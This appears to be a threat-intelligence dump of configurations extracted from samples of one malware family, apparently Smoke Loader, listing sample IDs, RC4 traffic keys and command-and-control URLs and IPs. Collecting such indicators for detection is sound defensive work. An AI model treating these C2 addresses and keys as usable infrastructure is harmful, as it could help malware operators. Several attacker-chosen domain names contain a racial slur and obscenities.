	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x7b439174'), (u'rc4_key_req', u'0x1b0e0627'), (u'domains', [{u'cnc': u'http://musicstreaming.at/dance/'}, {u'cnc': u'http://ravepartypodcast.at/dance/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x8ba37e0b'), (u'rc4_key_req', u'0xb6f34126'), (u'domains', [{u'cnc': u'https://czancovene.top/feedweb/feed.php'}, {u'cnc': u'https://niellypote.top/feedweb/feed.php'}, {u'cnc': u'https://hoarpstise.top/feedweb/feed.php'}, {u'cnc': u'https://rhautarama.top/feedweb/feed.php'}, {u'cnc': u'https://scetregano.top/feedweb/feed.php'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x8e376d2f'), (u'rc4_key_req', u'0xc33c4e12'), (u'domains', [{u'cnc': u'http://knowdaro.com/list/shop/'}, {u'cnc': u'http://winbiter.com/list/shop/'}, {u'cnc': u'http://ertunda.com/list/shop/'}, {u'cnc': u'http://sharemanc.com/list/shop/'}, {u'cnc': u'http://swipnew.com/list/shop/'}, {u'cnc': u'http://armznet.com/list/shop/'}, {u'cnc': u'http://pewhuman.com/list/shop/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x9dd2d710'), (u'rc4_key_req', u'0xdba3ec17'), (u'domains', [{u'cnc': u'http://trainwreck.dyndns.ws/'}, {u'cnc': u'http://trainwreck.dyndns.ws/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x9df8c1ed'), (u'rc4_key_req', u'0x88cd9b89'), (u'domains', [{u'cnc': u'http://digitaltraders17.info/'}, {u'cnc': u'http://iccann.bit/'}, {u'cnc': u'http://smokeit.bit/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0xa0567c9e'), (u'rc4_key_req', u'0xc90e7080'), (u'domains', [{u'cnc': u'http://domhoappst.xyz/'}, {u'cnc': u'http://domhoappst.xyz/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0xae0f8428'), (u'rc4_key_req', u'0xd9be48d2'), (u'domains', [{u'cnc': u'http://systemupdate.bit/'}, {u'cnc': u'http://zenithair.bit/'}, {u'cnc': u'http://horsestr.bit/'}, {u'cnc': u'http://changeqrs.bit/'}, {u'cnc': u'http://asomechancms.com/'}, {u'cnc': u'http://ustreetnsnow.com/'}, {u'cnc': u'http://learquickzlx.com/'}, {u'cnc': u'http://stopwhatdnxbc.com/'}, {u'cnc': u'http://desktoponqrs.com/'}, {u'cnc': u'http://green2globeams.com/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0xbe6b0e7d'), (u'rc4_key_req', u'0xf115307e'), (u'domains', [{u'cnc': u'http://imanigger123f.online/cock/'}, {u'cnc': u'http://dontgiveafucknymore.su/cock/'}, {u'cnc': u'http://hackhackerhack3.bid/cock/'}, {u'cnc': u'http://dontfuckinghackme2.win/cock/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0xc502b4ef'), (u'rc4_key_req', u'0xf855bcfd'), (u'domains', [{u'cnc': u'http://gickmarket.ru/'}, {u'cnc': u'http://24resv.ru/'}, {u'cnc': u'http://resvonline.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0xdfa88d40'), (u'rc4_key_req', u'0xfe3c1254'), (u'domains', [{u'cnc': u'http://bookwormsbiorhythm.top/'}, {u'cnc': u'http://bottleneckkendricks.top/'}, {u'cnc': u'http://counterrevolutionarysbackslappers.top/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0xf3ccedb9'), (u'rc4_key_req', u'0xb0baceb1'), (u'domains', [{u'cnc': u'http://weeklypost.bid/'}, {u'cnc': u'http://windowsnamepool.stream/'}, {u'cnc': u'http://appleadslog.trade/'}])]

	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://1101xmr.ru/'}, {u'cnc': u'http://2210xmr.ru/'}, {u'cnc': u'http://2017xmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://boboxmr.ru/'}, {u'cnc': u'http://bobоboxmr.ru/'}, {u'cnc': u'http://bobобoboxmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://bomonero.su/'}, {u'cnc': u'http://monerobo.su/'}, {u'cnc': u'http://bomonero2.su/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://cb2017.ru/'}, {u'cnc': u'http://2017cb.ru/'}, {u'cnc': u'http://cb17.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://ngay2.ru/'}, {u'cnc': u'http://ngay210.ru/'}, {u'cnc': u'http://ngay21017.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://ngay26.ru/'}, {u'cnc': u'http://ngay2610.ru/'}, {u'cnc': u'http://ngay261017.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'0'), (u'rc4_key_resp', u'0x18ca45cb'), (u'rc4_key_req', u'0x18ca45cb'), (u'domains', [{u'cnc': u'http://dogewareservice.ru/'}, {u'cnc': u'http://dogewareservice.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'0'), (u'rc4_key_resp', u'0x41cacab6'), (u'rc4_key_req', u'0x6992c2cf'), (u'domains', [{u'cnc': u'http://dogewareservice.ru/'}, {u'cnc': u'http://dogewareservice.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'00000'), (u'rc4_key_resp', u'0x4785b9c9'), (u'rc4_key_req', u'0xbf993ae2'), (u'domains', [{u'cnc': u'http://21072206.ru/'}, {u'cnc': u'http://backup21072206.ru/'}, {u'cnc': u'http://jiangwei.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'0207'), (u'rc4_key_resp', u'0x81badb3d'), (u'rc4_key_req', u'0x18888780'), (u'domains', [{u'cnc': u'http://requiremed.com/'}, {u'cnc': u'http://epochtitle.com/'}, {u'cnc': u'http://modifican.com/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'11111'), (u'rc4_key_resp', u'0x4785b9c9'), (u'rc4_key_req', u'0xbf993ae2'), (u'domains', [{u'cnc': u'http://21072206.ru/'}, {u'cnc': u'http://backup21072206.ru/'}, {u'cnc': u'http://jiangwei.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'11111'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://ngay2.ru/'}, {u'cnc': u'http://ngay210.ru/'}, {u'cnc': u'http://ngay21017.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'https://reterbawax.top/feedweb/feed.php'}, {u'cnc': u'https://irveneloni.info/feedweb/feed.php'},

	{u'cnc': u'https://zelispecto.top/feedweb/feed.php'}, {u'cnc': u'https://nyminalowe.info/feedweb/feed.php'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x147714d9'), (u'rc4_key_req', u'0x78130029'), (u'domains', [{u'cnc': u'http://cd1213.top/s/'}, {u'cnc': u'http://xdnzzz.top/s/'}, {u'cnc': u'http://x0x0x0x.top/s/'}, {u'cnc': u'http://xrdk013.top/s/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x23b811eb'), (u'rc4_key_req', u'0x69d54590'), (u'domains', [{u'cnc': u'http://gdeheehwjwjsheej.com/'}, {u'cnc': u'http://usuahwywytggahjjdd.com/'}, {u'cnc': u'http://visiwsusnsjsjsss.com/'}, {u'cnc': u'http://dhddhdhdhddhuuhshshs.com/'}, {u'cnc': u'http://ushehehehshshhs.com/'}, {u'cnc': u'http://hdhdhehehshees.com/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x2744f14e'), (u'rc4_key_req', u'0x4c7e54de'), (u'domains', [{u'cnc': u'http://contsernmayakinternacional.ru/'}, {u'cnc': u'http://soyuzinformaciiimexanikiops.com/'}, {u'cnc': u'http://kantslerinborisinafrolova.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x301b68d2'), (u'rc4_key_req', u'0x2527eef'), (u'domains', [{u'cnc': u'http://7atsud.top/'}, {u'cnc': u'http://7sa86d8as.top/'}, {u'cnc': u'http://ia6s5a.top/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x36fdc6c9'), (u'rc4_key_req', u'0x4003ea'), (u'domains', [{u'cnc': u'http://193.0.178.39/'}, {u'cnc': u'http://resvzone.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x39f8ae4b'), (u'rc4_key_req', u'0x48e5c058'), (u'domains', [{u'cnc': u'http://q666.ru/'}, {u'cnc': u'http://q777.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x3db17409'), (u'rc4_key_req', u'0x83e9f57c'), (u'domains', [{u'cnc': u'http://hronicle.pw/tempo/'}, {u'cnc': u'http://hronicle.pw/tempo/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x49ce9b96'), (u'rc4_key_req', u'0x64fe93eb'), (u'domains', [{u'cnc': u'http://2gillick.com/red2/html/fi/'}, {u'cnc': u'http://2ancisco.net/s/bond/'}, {u'cnc': u'http://hunemar9.org/lif2/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x4ebd6e79'), (u'rc4_key_req', u'0xa80f1679'), (u'domains', [{u'cnc': u'http://185.188.205.3/vxvxawlk/'}, {u'cnc': u'http://185.188.205.3/vxvxawlk/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x545a94f6'), (u'rc4_key_req', u'0x6e36b088'), (u'domains', [{u'cnc': u'http://circlesouthernbox.tk/'}, {u'cnc': u'http://circlesouthernbox.ml/'}, {u'cnc': u'http://circlesouthernbox.ga/'}, {u'cnc': u'http://circlesouthernbox.cf/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x63b39d60'), (u'rc4_key_req', u'0x8ea8a1f'), (u'domains', [{u'cnc': u'http://xcols.bit/1/'}, {u'cnc': u'http://siled.bit/1/'}, {u'cnc': u'http://ds12.ng/1/'}, {u'cnc': u'http://d3s1.me/1/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x6644028c'), (u'rc4_key_req', u'0x77284a3a'), (u'domains', [{u'cnc': u'http://oftleda.win/'}, {u'cnc': u'http://oftleda.win/'}])]

	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x69172b96'), (u'rc4_key_req', u'0x4c7e54de'), (u'domains', [{u'cnc': u'http://bbank.bit/'}, {u'cnc': u'http://abank.bit/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x6a01cb31'), (u'rc4_key_req', u'0x39e825d6'), (u'domains', [{u'cnc': u'http://vizereo.win/'}, {u'cnc': u'http://vizereo.win/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x751242'), (u'rc4_key_req', u'0x78130029'), (u'domains', [{u'cnc': u'http://www.ax0ax0ax0.xyz/s/'}, {u'cnc': u'http://www.ax0ax0ax0.top/s/'}, {u'cnc': u'http://www.ax0ax0ax0.gdn/s/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x7b439174'), (u'rc4_key_req', u'0x1b0e0627'), (u'domains', [{u'cnc': u'http://musicstreaming.at/dance/'}, {u'cnc': u'http://ravepartypodcast.at/dance/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x7fd9c1f2'), (u'rc4_key_req', u'0x4c7e54de'), (u'domains', [{u'cnc': u'http://porohforeveyoung.ru/'}, {u'cnc': u'http://kantslerinborisinafrolova.ru/'}, {u'cnc': u'http://petropershiyinukra.com/'}, {u'cnc': u'http://versalinthechipolino.net/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x8ba37e0b'), (u'rc4_key_req', u'0xb6f34126'), (u'domains', [{u'cnc': u'https://czancovene.top/feedweb/feed.php'}, {u'cnc': u'https://niellypote.top/feedweb/feed.php'}, {u'cnc': u'https://hoarpstise.top/feedweb/feed.php'}, {u'cnc': u'https://rhautarama.top/feedweb/feed.php'}, {u'cnc': u'https://scetregano.top/feedweb/feed.php'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x8e376d2f'), (u'rc4_key_req', u'0xc33c4e12'), (u'domains', [{u'cnc': u'http://knowdaro.com/list/shop/'}, {u'cnc': u'http://winbiter.com/list/shop/'}, {u'cnc': u'http://ertunda.com/list/shop/'}, {u'cnc': u'http://sharemanc.com/list/shop/'}, {u'cnc': u'http://swipnew.com/list/shop/'}, {u'cnc': u'http://armznet.com/list/shop/'}, {u'cnc': u'http://pewhuman.com/list/shop/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x9dd2d710'), (u'rc4_key_req', u'0xdba3ec17'), (u'domains', [{u'cnc': u'http://trainwreck.dyndns.ws/'}, {u'cnc': u'http://trainwreck.dyndns.ws/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0x9df8c1ed'), (u'rc4_key_req', u'0x88cd9b89'), (u'domains', [{u'cnc': u'http://digitaltraders17.info/'}, {u'cnc': u'http://iccann.bit/'}, {u'cnc': u'http://smokeit.bit/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0xa383d412'), (u'rc4_key_req', u'0x83e9f57c'), (u'domains', [{u'cnc': u'http://annonn.gdn/tehnogen/goodsman.php'}, {u'cnc': u'http://annonn.gdn/tehnogen/goodsman.php'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0xae0f8428'), (u'rc4_key_req', u'0xd9be48d2'), (u'domains', [{u'cnc': u'http://systemupdate.bit/'}, {u'cnc': u'http://zenithair.bit/'}, {u'cnc': u'http://horsestr.bit/'}, {u'cnc': u'http://changeqrs.bit/'}, {u'cnc': u'http://asomechancms.com/'}, {u'cnc': u'http://ustreetnsnow.com/'}, {u'cnc': u'http://learquickzlx.com/'}, {u'cnc': u'http://stopwhatdnxbc.com/'}, {u'cnc': u'http://desktoponqrs.com/'}, {u'cnc': u'http://green2globeams.com/'}])]

	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0xb1670149'), (u'rc4_key_req', u'0xc60d5618'), (u'domains', [{u'cnc': u'http://cassocial.gdn/'}, {u'cnc': u'http://variiform.gdn/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0xc502b4ef'), (u'rc4_key_req', u'0xf855bcfd'), (u'domains', [{u'cnc': u'http://gickmarket.ru/'}, {u'cnc': u'http://24resv.ru/'}, {u'cnc': u'http://resvonline.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0xf0c76d81'), (u'rc4_key_req', u'0xb6f34126'), (u'domains', [{u'cnc': u'https://uppedutari.com/feedweb/feed.php'}, {u'cnc': u'https://reterbawax.top/feedweb/feed.php'}, {u'cnc': u'https://irveneloni.info/feedweb/feed.php'}, {u'cnc': u'https://zelispecto.top/feedweb/feed.php'}, {u'cnc': u'https://nyminalowe.info/feedweb/feed.php'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0xf592f2b3'), (u'rc4_key_req', u'0xa68549bd'), (u'domains', [{u'cnc': u'http://zabugrom.bit/smk2/'}, {u'cnc': u'http://zabugor.bit/smk2/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://1101xmr.ru/'}, {u'cnc': u'http://2210xmr.ru/'}, {u'cnc': u'http://2017xmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'12345'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://boboxmr.ru/'}, {u'cnc': u'http://bobоboxmr.ru/'}, {u'cnc': u'http://bobобoboxmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'1809'), (u'rc4_key_resp', u'0xfbbccef9'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://xmrbl.ru/'}, {u'cnc': u'http://xmrld.ru/'}, {u'cnc': u'http://xmrvn.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'2'), (u'rc4_key_resp', u'0x3d187'), (u'rc4_key_req', u'0xa2cc918d'), (u'domains', [{u'cnc': u'http://108.61.199.175/'}, {u'cnc': u'http://host.pdns.cz/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'2206'), (u'rc4_key_resp', u'0x4785b9c9'), (u'rc4_key_req', u'0xbf993ae2'), (u'domains', [{u'cnc': u'http://21072206.ru/'}, {u'cnc': u'http://backup21072206.ru/'}, {u'cnc': u'http://jiangwei.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'22222'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://ngay2.ru/'}, {u'cnc': u'http://ngay210.ru/'}, {u'cnc': u'http://ngay21017.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'4953'), (u'rc4_key_resp', u'0x4785b9c9'), (u'rc4_key_req', u'0xbf993ae2'), (u'domains', [{u'cnc': u'http://21072206.ru/'}, {u'cnc': u'http://backup21072206.ru/'}, {u'cnc': u'http://jiangwei.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'55555'), (u'rc4_key_resp', u'0x4785b9c9'), (u'rc4_key_req', u'0xbf993ae2'), (u'domains', [{u'cnc': u'http://21072206.ru/'}, {u'cnc': u'http://backup21072206.ru/'}, {u'cnc': u'http://jiangwei.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'7777'), (u'rc4_key_resp', u'0x1079f663'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://a11t01t22t10.ru/'}, {u'cnc': u'http://ebandos.bit/'}])]

	[(u'smk_magic', 2017), (u'sample_id', u'a0117'), (u'rc4_key_resp', u'0xf3ccedb9'), (u'rc4_key_req', u'0xb0baceb1'), (u'domains', [{u'cnc': u'http://weeklypost.bid/'}, {u'cnc': u'http://windowsnamepool.stream/'}, {u'cnc': u'http://appleadslog.trade/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'agr01'), (u'rc4_key_resp', u'0xae0f8428'), (u'rc4_key_req', u'0xd9be48d2'), (u'domains', [{u'cnc': u'http://systemupdate.bit/'}, {u'cnc': u'http://zenithair.bit/'}, {u'cnc': u'http://horsestr.bit/'}, {u'cnc': u'http://changeqrs.bit/'}, {u'cnc': u'http://asomechancms.com/'}, {u'cnc': u'http://ustreetnsnow.com/'}, {u'cnc': u'http://learquickzlx.com/'}, {u'cnc': u'http://stopwhatdnxbc.com/'}, {u'cnc': u'http://desktoponqrs.com/'}, {u'cnc': u'http://green2globeams.com/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'agr02'), (u'rc4_key_resp', u'0xae0f8428'), (u'rc4_key_req', u'0xd9be48d2'), (u'domains', [{u'cnc': u'http://systemupdate.bit/'}, {u'cnc': u'http://zenithair.bit/'}, {u'cnc': u'http://horsestr.bit/'}, {u'cnc': u'http://changeqrs.bit/'}, {u'cnc': u'http://asomechancms.com/'}, {u'cnc': u'http://ustreetnsnow.com/'}, {u'cnc': u'http://learquickzlx.com/'}, {u'cnc': u'http://stopwhatdnxbc.com/'}, {u'cnc': u'http://desktoponqrs.com/'}, {u'cnc': u'http://green2globeams.com/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'BIN10'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://1101xmr.ru/'}, {u'cnc': u'http://2210xmr.ru/'}, {u'cnc': u'http://2017xmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'cocks'), (u'rc4_key_resp', u'0x8cdecf96'), (u'rc4_key_req', u'0xd0b0e18e'), (u'domains', [{u'cnc': u'http://hellobro.bit/'}, {u'cnc': u'http://hellobro.bit/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'DAY06'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://1101xmr.ru/'}, {u'cnc': u'http://2210xmr.ru/'}, {u'cnc': u'http://2017xmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'DAY09'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://1101xmr.ru/'}, {u'cnc': u'http://2210xmr.ru/'}, {u'cnc': u'http://2017xmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'Day10'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://1101xmr.ru/'}, {u'cnc': u'http://2210xmr.ru/'}, {u'cnc': u'http://2017xmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'DAY21'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://1101xmr.ru/'}, {u'cnc': u'http://2210xmr.ru/'}, {u'cnc': u'http://2017xmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'DAY26'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://bomonero.su/'}, {u'cnc': u'http://monerobo.su/'}, {u'cnc': u'http://bomonero2.su/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'DAY28'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://boboxmr.ru/'}, {u'cnc': u'http://boboboxmr.ru/'}, {u'cnc': u'http://boboboboxmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'ek'), (u'rc4_key_resp', u'0x9b1c59c1'), (u'rc4_key_req', u'0x12bb71ab'), (u'domains', [{u'cnc': u'http://lxlxcripicrewbrothrzlxlx.ru/'}, {u'cnc':

	u'http://brokacashbang.ru/'}, {u'cnc': u'http://localbotzchile.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'europ'), (u'rc4_key_resp', u'0x691a4b2d'), (u'rc4_key_req', u'0x2727222a'), (u'domains', [{u'cnc': u'http://92.53.105.14/'}, {u'cnc': u'http://92.53.105.14/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'gucci'), (u'rc4_key_resp', u'0x38c2858e'), (u'rc4_key_req', u'0xd0b0e18e'), (u'domains', [{u'cnc': u'http://newtryguys.win/'}, {u'cnc': u'http://shadowaproch.win/'}, {u'cnc': u'http://thenewthing.online/'}, {u'cnc': u'http://meemsaas.site/'}, {u'cnc': u'http://sossen.site/'}, {u'cnc': u'http://bumdid.site/'}, {u'cnc': u'http://youhap.online/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'hack'), (u'rc4_key_resp', u'0x38c2858e'), (u'rc4_key_req', u'0xd0b0e18e'), (u'domains', [{u'cnc': u'http://newtryguys.win/'}, {u'cnc': u'http://shadowaproch.win/'}, {u'cnc': u'http://thenewthing.online/'}, {u'cnc': u'http://meemsaas.site/'}, {u'cnc': u'http://sossen.site/'}, {u'cnc': u'http://bumdid.site/'}, {u'cnc': u'http://youhap.online/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'ita2'), (u'rc4_key_resp', u'0x3dd8ff8e'), (u'rc4_key_req', u'0x18888780'), (u'domains', [{u'cnc': u'http://charlesadvanced.top/'}, {u'cnc': u'http://kathrinewesson.top/'}, {u'cnc': u'http://advertisersbellboy.top/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'ital1'), (u'rc4_key_resp', u'0xdfa88d40'), (u'rc4_key_req', u'0xfe3c1254'), (u'domains', [{u'cnc': u'http://bookwormsbiorhythm.top/'}, {u'cnc': u'http://bottleneckkendricks.top/'}, {u'cnc': u'http://counterrevolutionarysbackslappers.top/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'JNE01'), (u'rc4_key_resp', u'0xd2db0a4a'), (u'rc4_key_req', u'0x7ebea1d6'), (u'domains', [{u'cnc': u'http://samaywondererer.top/monster/images/team/'}, {u'cnc': u'http://julesmitthxrfusion.top/monster/images/team/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'main'), (u'rc4_key_resp', u'0xbe6b0e7d'), (u'rc4_key_req', u'0xf115307e'), (u'domains', [{u'cnc': u'http://imanigger123f.online/cock/'}, {u'cnc': u'http://dontgiveafucknymore.su/cock/'}, {u'cnc': u'http://hackhackerhack3.bid/cock/'}, {u'cnc': u'http://dontfuckinghackme2.win/cock/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'mgsl1'), (u'rc4_key_resp', u'0xa0567c9e'), (u'rc4_key_req', u'0xc90e7080'), (u'domains', [{u'cnc': u'http://tanromerefket.win/'}, {u'cnc': u'http://tanromerefket.win/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'miner'), (u'rc4_key_resp', u'0x4785b9c9'), (u'rc4_key_req', u'0xbf993ae2'), (u'domains', [{u'cnc': u'http://21072206.ru/'}, {u'cnc': u'http://backup21072206.ru/'}, {u'cnc': u'http://jiangwei.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'NEW27'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://ngay26.ru/'}, {u'cnc': u'http://ngay2610.ru/'}, {u'cnc': u'http://ngay261017.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'newnw'), (u'rc4_key_resp', u'0xbe6b0e7d'), (u'rc4_key_req', u'0xf115307e'), (u'domains', [{u'cnc': u'http://imanigger123f.online/cock/'}, {u'cnc': u'http://dontgiveafucknymore.su/cock/'}, {u'cnc': u'http://hackhackerhack3.bid/cock/'}, {u'cnc': u'http://dontfuckinghackme2.win/cock/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'nitly'), (u'rc4_key_resp', u'0x38c2858e'), (u'rc4_key_req', u'0xd0b0e18e'), (u'domains', [{u'cnc': u'http://newtryguys.win/'}, {u'cnc': u'http://shadowaproch.win/'},

	{u'cnc': u'http://thenewthing.online/'}, {u'cnc': u'http://meemsaas.site/'}, {u'cnc': u'http://sossen.site/'}, {u'cnc': u'http://bumdid.site/'}, {u'cnc': u'http://youhap.online/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'nuke'), (u'rc4_key_resp', u'0x38c2858e'), (u'rc4_key_req', u'0xd0b0e18e'), (u'domains', [{u'cnc': u'http://newtryguys.win/'}, {u'cnc': u'http://shadowaproch.win/'}, {u'cnc': u'http://thenewthing.online/'}, {u'cnc': u'http://meemsaas.site/'}, {u'cnc': u'http://sossen.site/'}, {u'cnc': u'http://bumdid.site/'}, {u'cnc': u'http://youhap.online/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'OLDBB'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://1101xmr.ru/'}, {u'cnc': u'http://2210xmr.ru/'}, {u'cnc': u'http://2017xmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'OLDBB'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://boboxmr.ru/'}, {u'cnc': u'http://boboboxmr.ru/'}, {u'cnc': u'http://boboboboxmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'OLDBM'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://bomonero.su/'}, {u'cnc': u'http://monerobo.su/'}, {u'cnc': u'http://bomonero2.su/'}])]
